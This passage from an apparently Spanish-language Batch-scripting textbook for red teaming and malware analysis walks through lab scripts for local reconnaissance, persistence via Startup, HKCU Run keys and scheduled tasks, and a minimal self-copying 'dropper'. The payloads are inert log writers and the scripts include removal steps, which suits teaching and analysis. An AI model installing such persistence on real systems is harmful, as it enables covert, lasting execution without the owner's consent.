:prepare_error
:: Informa un fallo de preparacion antes de recolectar.
echo No se pudo preparar la carpeta de informes.
exit /b 2
:write_error
:: Advierte que el archivo puede estar incompleto.
echo Fallo de escritura. Revisa "%output_file%".
exit /b 2
```

7.10 Ejercicio de verificación del recolector

Ejecuta recon_local.bat desde la consola de tu VM. Consulta inmediatamente su código y abre el archivo cuya ruta muestra. Repite la ejecución de manera secuencial y comprueba que obtienes otra carpeta de sesión.

Consola

```
:: Ejecuta el recolector completo.
call recon_local.bat
:: Observa el estado global sin intercalar otra utilidad.
echo Codigo recibido: %ERRORLEVEL%
:: Abre la raiz de informes para localizar la sesion.
explorer "%USERPROFILE%\malware\sandbox\reports"
```

El informe debe contener once encabezados de consulta y once líneas Codigo_de_salida. Cada código corresponde a la salida inmediatamente anterior. Estado_global aparece después de las secciones, mientras que la ruta final se muestra en la consola.

Si Run no existe, puedes obtener código global uno con las demás consultas completas. Lee ese error como clave ausente; no lo conviertas en acceso denegado sin comprobar el mensaje. En la sección de servicios, revisa si SC advierte que la enumeración necesita continuación.

Para comprobar la preparación fallida, trabaja sobre una copia del script y cambia reports_dir por una subruta cuyo padre sea un archivo de texto propio. El recolector debe terminar con dos antes de ejecutar las consultas. Después restaura el script original.

Por último, relaciona un PID de NETSTAT con TASKLIST. Si no aparece, repite ambas consultas y compara los tiempos: un proceso puede haber terminado. No escribas una atribución que las salidas no sostienen.

Referencia técnica: Microsoft Learn, «whoami», «systeminfo», «ipconfig», «arp», «netstat», «tasklist», «sc query» y «reg query» de Windows Commands; «Get-Date» de Microsoft.PowerShell.Utility. Para NET USER y NET LOCALGROUP, consulta también NET HELP USER y NET HELP LOCALGROUP en Windows.

Ya tienes una herramienta que describe el sistema y conserva sus límites. La siguiente parte del libro estudiará los mecanismos de inicio y su relación con la permanencia de un proceso entre sesiones.

PARTE IV

Persistencia

Capítulo 8

Sobrevivir al reinicio

8.1 Conservar un punto de ejecución

Persistencia es disponer de un mecanismo que vuelva a iniciar un componente después de un evento, como entrar en una cuenta o arrancar Windows. El archivo Batch no necesita seguir ejecutándose durante todo ese intervalo: otro componente del sistema conserva la instrucción para lanzarlo.

En una evaluación, estudiar esa relación permite distinguir el archivo instalado, la configuración que lo referencia y el evento que provoca su ejecución. En análisis de malware, esos tres elementos ayudan a explicar por qué un proceso reaparece.

La carpeta Startup y las claves Run dependen del inicio de sesión. Una tarea ONSTART responde al arranque del sistema. Una tarea periódica responde a su calendario. Reiniciar, iniciar sesión y esperar cinco minutos son pruebas diferentes.

El mecanismo tampoco concede permisos nuevos al script. Una entrada Run de HKCU utiliza el contexto correspondiente al usuario; escribirla no convierte esa cuenta en administradora. Una tarea tiene además su propia identidad de ejecución y condiciones.

Vas a observar estos comportamientos con una sonda que solo escribe un registro. Esa acción deja una señal concreta para comprobar si ocurrió la ejecución. No basta con que una utilidad diga que añadió una entrada.

Usaré nombres identificables del laboratorio, como MalwareLabProbe y MalwareLabMinute. Su función es que puedas relacionar cada mecanismo con sus archivos y retirarlo al terminar. Un nombre parecido al de Windows no mejora la comprobación ni modifica las capacidades del procedimiento.

8.2 Una sonda que termina después de registrar

La sonda realiza una sola observación y sale. No instala otros componentes ni entra en un bucle. Así puedes atribuir cada entrada nueva a una ejecución concreta, en lugar de confundir un proceso residente con un nuevo arranque.

Crea la carpeta de destino y abre el archivo desde CMD.

Consola

```
:: Prepara el directorio propio de la sonda.
md "%APPDATA%\MalwareLab\persistence"
:: Abre el archivo que vas a completar con el siguiente cuadro.
notepad "%APPDATA%\MalwareLab\persistence\persistence_probe.bat"
```

Script completo — persistence_probe.bat

```
@echo off
:: Mantiene nombres y variables dentro de esta ejecucion.
setlocal EnableExtensions DisableDelayedExpansion
:: Usa un registro fijo para las pruebas del usuario actual.
set "log_file=%APPDATA%\MalwareLab\persistence\probe_log.txt"
:: Agrega un momento de ejecucion local.
>>"%log_file%" echo [%DATE% %TIME%] probe_started
if errorlevel 1 exit /b 1
:: Registra la identidad efectiva mediante una ruta conocida.
"%SystemRoot%\System32\whoami.exe" >>"%log_file%" 2>&1
:: Devuelve el estado de la consulta y su escritura.
exit /b
```

Ejecuta la sonda manualmente antes de instalar cualquier disparador. Debe agregar una línea temporal y la identidad. Repetirla agrega otra entrada; no sustituye la primera.

Un fallo de escritura devuelve uno. Si WHOAMI falla, conserva su mensaje en el mismo destino y devuelve el resultado vigente. La carpeta se prepara antes porque el registro, por sí solo, no puede crear sus directorios padres.

8.3 Ejecutar desde Startup

Startup es una carpeta conocida del perfil que Windows procesa al iniciar sesión. Un archivo Batch colocado allí puede ejecutarse en ese contexto, sujeto a configuración de inicio y políticas del equipo.

La ruta habitual del usuario actual está bajo APPDATA. Compruébala desde el Explorador antes de copiar la sonda.

Consola

```
:: Abre la carpeta conocida del usuario actual.
explorer shell:startup
:: Define la ruta habitual usada en un perfil no redirigido.
set "startup_dir=%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup"
:: Copia la sonda con un nombre exclusivo de esta prueba.
copy /y "%APPDATA%\MalwareLab\persistence\persistence_probe.bat" ^
  "%startup_dir%\malwarelab_startup.bat"
```

Si el Explorador muestra una ubicación redirigida distinta, utiliza esa ubicación real. La ruta habitual no obliga a una organización a conservar la configuración predeterminada del perfil.

Cierra sesión y vuelve a entrar con la misma cuenta. Revisa probe_log.txt y busca una entrada posterior al inicio de sesión. Reiniciar sin entrar en esa cuenta no comprueba este mecanismo.

La copia de Startup registra en el mismo destino fijo de APPDATA que la sonda original. No depende del directorio actual ni necesita situarse junto al archivo de registro.

Para retirar esta prueba elimina únicamente malwarelab_startup.bat de la carpeta que utilizaste. La sonda de APPDATA y su log pueden permanecer para los siguientes ejemplos. Si Windows bloquea o deshabilita el inicio, conserva ese resultado y revisa la configuración observada: copiar el archivo no demuestra que se haya ejecutado.

8.4 Añadir una Run Key en HKCU

Una entrada Run guarda una línea de ejecución asociada al inicio de sesión. En HKCU afecta al usuario correspondiente a ese perfil. Permite separar el archivo instalado de la configuración que lo invoca.

El ejemplo referencia la sonda existente mediante CMD. No escribe sobre valores de otras aplicaciones.

Consola

```
:: Define la ubicacion de la sonda preparada en 8.2.
set "payload_path=%APPDATA%\MalwareLab\persistence\persistence_probe.bat"
:: Registra una linea con el interprete y la ruta entre comillas.
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" ^
  /v MalwareLabProbe /t REG_SZ ^
  /d "\"%ComSpec%\" /d /c \"\"%payload_path%\"\"" /f
:: Consulta el valor para revisar exactamente lo almacenado.
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" ^
  /v MalwareLabProbe
```

/v nombra el valor, /t fija su tipo y /d proporciona el dato. /f permite reemplazar ese valor sin preguntar. En el primer ensayo comprueba que MalwareLabProbe no pertenezca a otra prueba tuya que quieras conservar.

Las barras invertidas delante de las comillas permiten entregar comillas literales al analizador de argumentos de REG.EXE. No representan una regla general de escape de CMD. Dentro del dato deben quedar el intérprete entre comillas y el par de comillas requerido para la ruta del Batch tras /c.

La línea Run tiene un límite documentado de 260 caracteres. Mantén corta la ubicación del laboratorio; una ruta que funciona al invocarla a mano puede superar el límite al añadir intérprete y argumentos.

8.5 HKCU y HKLM no son intercambiables

HKCU mantiene la configuración del usuario actual. HKLM sitúa la entrada en un ámbito de máquina y normalmente requiere elevación para escribir en esa ubicación. Cambiar la raíz de la clave no resuelve permisos insuficientes.

En una VM desechable, consulta las dos ubicaciones para reconocer su diferencia sin añadir otra instalación.

Consola

```
:: Consulta los valores del usuario actual.
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
:: Consulta la configuracion de Run a nivel de maquina.
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run"
```

Una Run Key de HKLM sigue vinculada al inicio de sesión; no se convierte por eso en un servicio que arranca antes de que haya usuarios conectados. La identidad, los permisos y la vista del Registro deben interpretarse según el proceso que lanza el componente.

Para estudiar el ámbito de máquina necesitas ubicar el ejecutable en un destino que corresponda a todos los usuarios, decidir sus permisos y verificar con qué cuentas puede iniciarse. Una ruta absoluta dentro del APPDATA de una sola cuenta no expresa esa intención de forma adecuada.

En estas prácticas la instalación efectiva usa HKCU. Si REG ADD devuelve acceso denegado, revisa la clave elegida, el token y las políticas de la VM. El error no justifica sustituir valores existentes ni cambiar permisos del Registro sin entender su efecto.

Cuando compares vistas de 32 y 64 bits, registra cuál consultaste. La ausencia de un valor en una vista no demuestra automáticamente su ausencia en todo el sistema.

8.6 Programar una repetición por minutos

Una tarea programada conserva una acción y un disparador. SCHTASKS permite crearla, consultarla y solicitar su ejecución. Para la primera prueba usa una tarea interactiva de la cuenta actual y la sonda del laboratorio.

Consola — cuenta actual en la VM de laboratorio

```
:: Define una ruta absoluta para la accion programada.
set "payload_path=%APPDATA%\MalwareLab\persistence\persistence_probe.bat"
:: Programa una sonda cada cinco minutos mientras la cuenta este conectada.
schtasks /create /tn MalwareLabMinute /sc minute /mo 5 /it ^
  /tr "\"%ComSpec%\" /d /c \"\"%payload_path%\"\"" /f
:: Solicita una ejecucion para comprobar primero la accion.
schtasks /run /tn MalwareLabMinute
```

/MO 5 establece el intervalo de este calendario. /IT limita la ejecución a una sesión de la identidad configurada que esté conectada. El ejemplo no incluye credenciales y deja como identidad la cuenta que crea la tarea.

La creación puede estar restringida por permisos o políticas. Si necesitas elevación en esa VM, utiliza la misma cuenta y registra ese contexto; una elevación con otra cuenta cambiaría también el perfil referenciado por APPDATA.

SCHTASKS /RUN solicita el inicio y puede terminar antes que la acción. Confirma después la entrada nueva en probe_log.txt. Para comprobar el calendario, espera el intervalo y revisa que se haya producido otra ejecución sin una nueva llamada manual.

Retira MalwareLabMinute al terminar la observación si vas a ensayar otros mecanismos. Mantener varios disparadores activos sobre la misma sonda dificulta atribuir cada línea del registro a una causa concreta.

8.7 Programar el inicio de sesión

ONLOGON selecciona un evento de inicio de sesión. La cuenta de ejecución, el disparador y el requisito de sesión interactiva son propiedades relacionadas, pero distintas. Revisa la definición resultante antes de describir qué usuario provoca la acción.

Consola

```
:: Define la sonda ya preparada para la cuenta actual.
set "payload_path=%APPDATA%\MalwareLab\persistence\persistence_probe.bat"
:: Crea una tarea de laboratorio para el inicio de sesion.
schtasks /create /tn MalwareLabLogon /sc onlogon /it ^
  /tr "\"%ComSpec%\" /d /c \"\"%payload_path%\"\"" /f
:: Exporta la definicion para revisar identidad y disparador.
schtasks /query /tn MalwareLabLogon /xml ^
  >"%USERPROFILE%\malware\sandbox\malwarelab_logon.xml"
```

Un disparador de inicio de sesión puede estar definido sin un usuario específico, mientras que la acción mantiene una identidad concreta. /IT requiere que esa identidad tenga sesión. Si necesitas filtrar explícitamente el usuario que dispara la tarea, examina el XML y configura esa propiedad en el Programador de tareas.

No llames a esta configuración «todos los usuarios ejecutan la sonda con sus propios permisos». La identidad de la acción no cambia por el nombre de la persona que acaba de entrar.

Para probarla, cierra y abre la sesión de laboratorio, revisa la definición y correlaciona la entrada del log. Si ya instalaste Startup y Run, retíralos primero para que esta prueba tenga una sola causa de ejecución automática.

Una tarea creada y una tarea ejecutada son observaciones diferentes. Guarda la definición como evidencia de configuración y el registro de la sonda como evidencia de ejecución.

8.8 Programar el arranque del sistema

ONSTART responde al arranque. Una acción que necesita escritorio o una sesión interactiva puede no tener ese contexto. Para observar solo el disparador puedes programar una orden que termine inmediatamente y no dependa de un perfil de usuario.

Este ensayo requiere una consola elevada y crea una tarea con la cuenta SYSTEM. La acción se limita a iniciar el CMD del sistema y devolver cero; no ejecuta un archivo modificable del perfil.

Consola — ejecutar con elevación en la VM

```
:: Crea una accion minima para observar el disparador ONSTART.
schtasks /create /tn MalwareLabStartup /sc onstart /ru SYSTEM ^
  /tr "\"%SystemRoot%\System32\cmd.exe\" /d /c exit /b 0" /f
:: Consulta la configuracion y el ultimo resultado disponible.
schtasks /query /tn MalwareLabStartup /v /fo list
```

La cuenta SYSTEM no es tu cuenta elevada. Su perfil, sus recursos de red y su sesión pueden ser distintos. Una ruta basada en USERPROFILE dentro de esa acción no señalaría necesariamente tus archivos.

Reinicia la VM y revisa el último momento de ejecución y el historial del Programador de tareas, si está habilitado. La creación satisfactoria de la tarea no demuestra que ya haya ocurrido un arranque posterior.

Si una tarea privilegiada ejecutara un Batch ubicado en una carpeta modificable por una cuenta sin esos permisos, introduciría una relación de confianza peligrosa. La ubicación del archivo y sus permisos forman parte de la configuración que debes analizar, además del disparador.

Retira MalwareLabStartup desde la consola elevada cuando termines la prueba.

8.9 Elegir el mecanismo según la prueba

Elige el disparador que corresponda al evento que necesitas observar. Startup permite estudiar una carpeta del perfil; HKCU Run deja una referencia en el Registro; una tarea conserva más propiedades sobre identidad, condiciones y calendario.

Sin permisos administrativos, comienza por los mecanismos del usuario en la VM y registra cualquier bloqueo. Con permisos administrativos puedes estudiar configuraciones adicionales, pero esa capacidad también amplía el alcance de un error de ruta o identidad.

La prueba mínima sigue cuatro pasos: ejecutar la sonda manualmente, instalar un único mecanismo, provocar el evento y comprobar la nueva señal. Después retira el mecanismo antes de comparar otro.

Instalar varios a la vez no demuestra mayor calidad. Si dos eventos lanzan el mismo archivo, puedes obtener registros duplicados y no saber cuál originó cada entrada. Tampoco obtienes disponibilidad garantizada: todos pueden depender del mismo archivo, de una sesión ausente o de una política común.

Revisa además la duración de la acción. Una sonda que termina rápido admite repeticiones sencillas. Un watcher que permanece en un bucle puede solaparse con otra instancia si lo programas cada pocos minutos sin una exclusión mutua.

El siguiente ejercicio reúne Startup, HKCU Run y una tarea por minutos para que puedas inspeccionar sus artefactos juntos. No incluye la tarea SYSTEM de la sección anterior. El objetivo es reconocer tres puntos de ejecución de una misma cuenta y retirarlos de forma explícita, sin asumir que sus fallos se corrigen mutuamente.

8.10 Ejercicio de instalación en tres mecanismos

Guarda persistence_lab.bat en sandbox. El modo install copia este mismo archivo a APPDATA y Startup, registra HKCU Run y crea la tarea interactiva por minutos. Sin argumento ejecuta solo la sonda y termina.

El modo remove retira los tres mecanismos del ejercicio y la copia instalada en APPDATA, conservando el log. Antes del primer ensayo revisa que no existan recursos ajenos con esos nombres. Usa el perfil habitual de laboratorio, sin redirección de Startup.

Script completo — persistence_lab.bat

```
@echo off
:: Conserva las rutas del perfil y evita expansion de exclamaciones.
setlocal EnableExtensions DisableDelayedExpansion
:: Define exclusivamente los recursos de este ejercicio.
set "target_dir=%APPDATA%\MalwareLab\persistence_lab"
set "payload_path=%target_dir%\persistence_lab.bat"
set "startup_dir=%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup"
set "startup_file=%startup_dir%\malwarelab_multi.bat"
set "persistence_key=HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
set "log_file=%target_dir%\probe_log.txt"
:: Selecciona operaciones explicitas; la ejecucion automatica no instala.
if /i "%~1"=="install" goto install
if /i "%~1"=="remove" goto remove
if not "%~1"=="" goto usage
:: Crea un registro de la ejecucion de la sonda.
if not exist "%target_dir%\" exit /b 1
>>"%log_file%" echo [%DATE% %TIME%] persistence_lab_started
if errorlevel 1 exit /b 1
"%SystemRoot%\System32\whoami.exe" >>"%log_file%" 2>&1
exit /b

:install
:: Prepara las ubicaciones sin cambiar la carpeta conocida de Startup.
if not exist "%startup_dir%\" goto operation_error
if not exist "%target_dir%\" md "%target_dir%"
if not exist "%target_dir%\" goto operation_error
:: Evita copiar la version instalada sobre si misma.
if /i "%~f0"=="%payload_path%" goto operation_error
copy /y "%~f0" "%payload_path%" >nul
if errorlevel 1 goto operation_error
:: Instala una copia que, sin argumentos, solo registra la sonda.
copy /y "%~f0" "%startup_file%" >nul
if errorlevel 1 goto operation_error
:: Agrega el valor propio del ejercicio en HKCU.
reg add "%persistence_key%" /v MalwareLabMulti /t REG_SZ ^
  /d "\"%ComSpec%\" /d /c \"\"%payload_path%\"\"" /f
if errorlevel 1 goto operation_error
:: Programa la tercera referencia bajo la cuenta actual.
schtasks /create /tn MalwareLabMulti /sc minute /mo 5 /it ^
  /tr "\"%ComSpec%\" /d /c \"\"%payload_path%\"\"" /f
if errorlevel 1 goto operation_error
:: Confirma configuracion, sin afirmar que haya ocurrido un disparador.
echo Tres mecanismos configurados. Comprueba cada uno.
exit /b 0

:remove
:: Intenta cada retirada aunque alguna referencia ya no exista.
set "remove_status=0"
schtasks /delete /tn MalwareLabMulti /f
if errorlevel 1 set "remove_status=1"
```

```
reg delete "%persistence_key%" /v MalwareLabMulti /f
if errorlevel 1 set "remove_status=1"
if exist "%startup_file%" del /q "%startup_file%"
:: No borra el archivo que esta ejecutandose.
if /i not "%~f0"=="%payload_path%" if exist "%payload_path%" del /q "%payload_path%"
:: Verifica los recursos observables despues de la retirada.
if exist "%startup_file%" set "remove_status=1"
reg query "%persistence_key%" /v MalwareLabMulti >nul 2>&1
if not errorlevel 1 set "remove_status=1"
schtasks /query /tn MalwareLabMulti >nul 2>&1
if not errorlevel 1 set "remove_status=1"
if /i not "%~f0"=="%payload_path%" if exist "%payload_path%" set "remove_status=1"
echo Retirada terminada. Revisa los mensajes y el log conservado.
exit /b %remove_status%

:operation_error
:: Informa instalacion parcial y conserva recursos para inspeccion.
echo Operacion incompleta. Ejecuta remove desde la copia de sandbox.
exit /b 1
:usage
:: Identifica las operaciones admitidas.
echo Uso: persistence_lab.bat install o remove
exit /b 2
```

8.11 Comprobar y retirar el laboratorio

Ejecuta install desde la copia de sandbox. Si SCHTASKS requiere elevación, conserva el mensaje y repite con la misma cuenta en una consola elevada. La instalación puede quedar parcial: el script no borra automáticamente los artefactos que necesitas inspeccionar.

Consola — desde sandbox

```
:: Instala las tres referencias de la misma sonda.
call persistence_lab.bat install
:: Consulta de inmediato el resultado de la instalacion.
echo Codigo recibido: %ERRORLEVEL%
:: Retira lo instalado cuando hayas completado las observaciones.
call persistence_lab.bat remove
```

Antes de remove, consulta MalwareLabMulti en Run y en el Programador de tareas, y revisa malwarelab_multi.bat en Startup. Prueba una ejecución manual de la copia de APPDATA; luego observa un intervalo y un inicio de sesión por separado.

La retirada conserva cualquier error de borrado y consulta si las referencias siguen visibles. Un recurso ya ausente puede producir código uno; revisa el mensaje. Comprueba también en las interfaces de Windows: una consulta fallida por acceso no confirma la ausencia del mecanismo.

Elimina aparte las pruebas individuales MalwareLabProbe, MalwareLabMinute, MalwareLabLogon y MalwareLabStartup si las creaste. No pertenecen al instalador combinado. Conserva los logs hasta comparar qué mecanismo produjo cada observación.

Referencia técnica: Microsoft Learn, «reg add», «reg query», «reg delete», «schtasks create», «schtasks run», «schtasks query» y «schtasks delete»; documentación de Win32 «Run and RunOnce Registry Keys» y «KNOWNFOLDERID».

Ya puedes relacionar archivos, referencias de inicio y eventos. Los proyectos finales van a dar a esas piezas un objetivo y una forma de comprobar el resultado completo.

PARTE V

Proyectos Integradores

Capítulo 9


Construyendo tus primeras herramientas

9.1 Proyecto uno Recon automático

El objetivo es ejecutar el reconocimiento local con una sola orden y obtener un informe independiente por sesión. En Red Team proporciona una base para describir el contexto de una evaluación. En análisis permite conservar las consultas y sus limitaciones junto a los resultados.

El motor completo ya está en recon_local.bat, sección 7.9. El proyecto lo utiliza como un módulo terminado: no vuelve a implementar sus consultas ni cambia su convención de códigos.

Coloca recon_auto.bat junto a recon_local.bat dentro de sandbox. El lanzador localizará el módulo mediante la ubicación del propio archivo, aunque lo ejecutes desde otra carpeta.



La comprobación de entrada evita confundir un módulo ausente con una consulta incompleta del sistema. CALL devuelve el control al lanzador, y EXIT /B transmite el código del recolector a la consola que inició el proyecto.

Un informe escrito no garantiza que todo esté disponible. El valor uno permite conservar resultados útiles aunque una sección falle; el valor dos señala un problema de preparación o escritura que puede haber interrumpido el documento.

Antes de integrar el proyecto con otra herramienta, comprueba esos tres resultados por separado. La ruta que muestra la consola sirve para encontrar la sesión; los encabezados y códigos dentro del archivo permiten interpretar lo que ocurrió en ella.

9.2 Código y prueba del reconocimiento

El lanzador siguiente está completo. Su dependencia es el archivo completo del capítulo 7, guardado junto a él. No requiere duplicar ese código dentro del mismo documento ni pegar una función aislada fuera de contexto.

Script completo — recon_auto.bat

```
@echo off
:: Conserva la ruta del modulo sin expansion de exclamaciones.
setlocal EnableExtensions DisableDelayedExpansion
:: Busca el recolector junto al lanzador.
set "recon_path=%~dp0recon_local.bat"
:: Identifica una instalacion incompleta del proyecto.
if not exist "%recon_path%" goto missing
:: Ejecuta el modulo completo y recupera su resultado.
call "%recon_path%"
:: Transmite el codigo sin intercalar otro comando.
exit /b %ERRORLEVEL%
:missing
:: Explica que archivo falta antes de iniciar consultas.
echo Falta recon_local.bat junto a este lanzador.
exit /b 2
```

Ejecuta recon_auto.bat desde sandbox y después desde otro directorio utilizando su ruta completa. En ambos casos debe localizar el mismo módulo y crear la salida bajo reports, sin depender de tu ubicación actual.

Renombra temporalmente recon_local.bat y repite el lanzamiento: debes obtener el mensaje de ausencia y código dos, sin una nueva sesión de consultas. Restaura el nombre antes de continuar.


Para comprobar el contenido, localiza las once secciones y sus códigos. Examina una identidad, una configuración de red y la lista de procesos; deben corresponder a la misma VM, aunque cada consulta se haya tomado en un momento distinto.

El proyecto queda terminado cuando el lanzador encuentra el módulo, conserva su resultado y puedes explicar las secciones incompletas. El siguiente proyecto agregará instalación de archivos y un punto de ejecución al inicio de sesión.

9.3 Proyecto dos Dropper mínimo

Un dropper coloca un componente en una ubicación de ejecución o preparación. Este proyecto reduce esa idea a un flujo comprobable: copia su propio Batch a APPDATA, registra una Run Key propia y produce un archivo de texto con contenido controlado.

La copia instalada se llama loader.bat. Cuando Windows la invoque sin argumentos, solo escribirá payload_marker.txt y agregará una entrada al log. No vuelve a instalarse ni crea copias adicionales en esa ruta de ejecución.



El modo install configura el proyecto; run ejecuta la acción de prueba; remove retira la referencia y la copia instalada. Esos modos separan la preparación del comportamiento que después activa Windows.

La Run Key utiliza MalwareLabDropper y el destino pertenece a MalwareLab\dropper. Estos nombres permiten reconocer los artefactos del ejercicio. La palabra loader identifica aquí el archivo instalado; no implica que descargue o inyecte otro ejecutable.

Prueba primero la acción manual y observa su contenido. Para evaluar el inicio automático, añade después una nueva sesión y compara el log. Si el marcador ya existía, su mera presencia no demuestra otra ejecución: necesitas el registro temporal posterior.

Conserva la copia de sandbox para retirar el proyecto. El modo remove puede ejecutarse desde ella sin intentar borrar el archivo que está procesando CMD en ese momento.

9.4 Código del dropper de laboratorio

Guarda todo el cuadro como dropper_lab.bat en sandbox. La copia instalada mantiene el mismo contenido y selecciona run cuando no recibe argumentos. El marcador contiene texto fijo; el log conserva los momentos de ejecución.

Script completo — dropper_lab.bat

```
@echo off
:: Mantiene las variables locales y las rutas literales.
setlocal EnableExtensions DisableDelayedExpansion
:: Define los artefactos exclusivos del proyecto.
set "target_dir=%APPDATA%\MalwareLab\dropper"
set "payload_path=%target_dir%\loader.bat"
set "output_file=%target_dir%\payload_marker.txt"
set "log_file=%target_dir%\dropper_log.txt"
set "persistence_key=HKCU\Software\Microsoft\Windows\CurrentVersion\Run"
:: Selecciona un modo explicito o la accion automatica predeterminada.
if /i "%~1"=="install" goto install
if /i "%~1"=="remove" goto remove
if /i "%~1"=="run" goto run
if "%~1"=="" goto run
:: Rechaza argumentos ajenos a la interfaz del proyecto.
echo Uso: dropper_lab.bat install, run o remove
exit /b 2

:install
:: Rechaza una copia instalada previa para no reemplazarla sin revision.
if exist "%payload_path%" goto install_error
if not exist "%target_dir%\" md "%target_dir%"
if not exist "%target_dir%\" goto install_error
:: Copia el propio archivo antes de registrar su ejecucion.
copy /y "%~f0" "%payload_path%" >nul
if errorlevel 1 goto install_error
:: Registra la invocacion sin argumentos de la copia instalada.
reg add "%persistence_key%" /v MalwareLabDropper /t REG_SZ ^
  /d "\"%ComSpec%\" /d /c \"\"%payload_path%\"\"" /f
if errorlevel 1 goto install_error
:: Prueba una accion manual antes del siguiente inicio de sesion.
call "%payload_path%" run
if errorlevel 1 goto install_error
:: Confirma la preparacion de los artefactos previstos.
echo Proyecto instalado. Revisa el marcador y la Run Key.
exit /b 0

:run
:: Exige el directorio preparado por install.
if not exist "%target_dir%\" exit /b 1
:: Genera un marcador inerte con contenido conocido.
>"%output_file%" echo payload_marker=MalwareLabDropper
if errorlevel 1 exit /b 1
:: Registra el momento local de esta ejecucion.
>>"%log_file%" echo [%DATE% %TIME%] marker_written
if errorlevel 1 exit /b 1
exit /b 0

:remove
:: Retira la referencia antes de eliminar su destino.
reg delete "%persistence_key%" /v MalwareLabDropper /f
if errorlevel 1 goto remove_error
:: Exige usar la copia de sandbox para borrar la copia instalada.
if /i "%~f0"=="%payload_path%" goto remove_error
if exist "%payload_path%" del /q "%payload_path%"
```

```
if exist "%payload_path%" goto remove_error
:: Conserva el marcador y el log como resultados de la practica.
echo Referencia retirada. Marcador y log conservados.
exit /b 0

:install_error
:: Describe un estado que puede contener una instalacion parcial.
echo Instalacion incompleta o previa. Inspecciona los artefactos.
exit /b 1
:remove_error
:: Conserva el error visible sin afirmar una retirada completa.
echo Retirada incompleta. Revisa la Run Key y la copia instalada.
exit /b 1
```

9.5 Comprobar la instalación y el inicio automático

Desde sandbox, ejecuta dropper_lab.bat install. Debe aparecer loader.bat en APPDATA\MalwareLab\dropper, junto al marcador y el log. Consulta también MalwareLabDropper en HKCU Run y revisa la línea almacenada.

Consola — desde sandbox

```
:: Prepara la copia, la referencia de inicio y el primer marcador.
call dropper_lab.bat install
:: Abre el marcador como texto.
type "%APPDATA%\MalwareLab\dropper\payload_marker.txt"
:: Muestra las entradas registradas hasta este momento.
type "%APPDATA%\MalwareLab\dropper\dropper_log.txt"
:: Retira la referencia y la copia instalada al terminar la prueba.
call dropper_lab.bat remove
```

Realiza la prueba de inicio de sesión antes de la última orden. Debe añadir otra entrada al log y escribir de nuevo el marcador. No esperes una ventana persistente: la acción termina después de producir sus dos archivos.

Una segunda instalación se rechaza si loader.bat ya existe. Si la primera quedó parcial, inspecciona el destino y la clave antes de repetirla. El código no promete revertir automáticamente lo que haya alcanzado a crear.

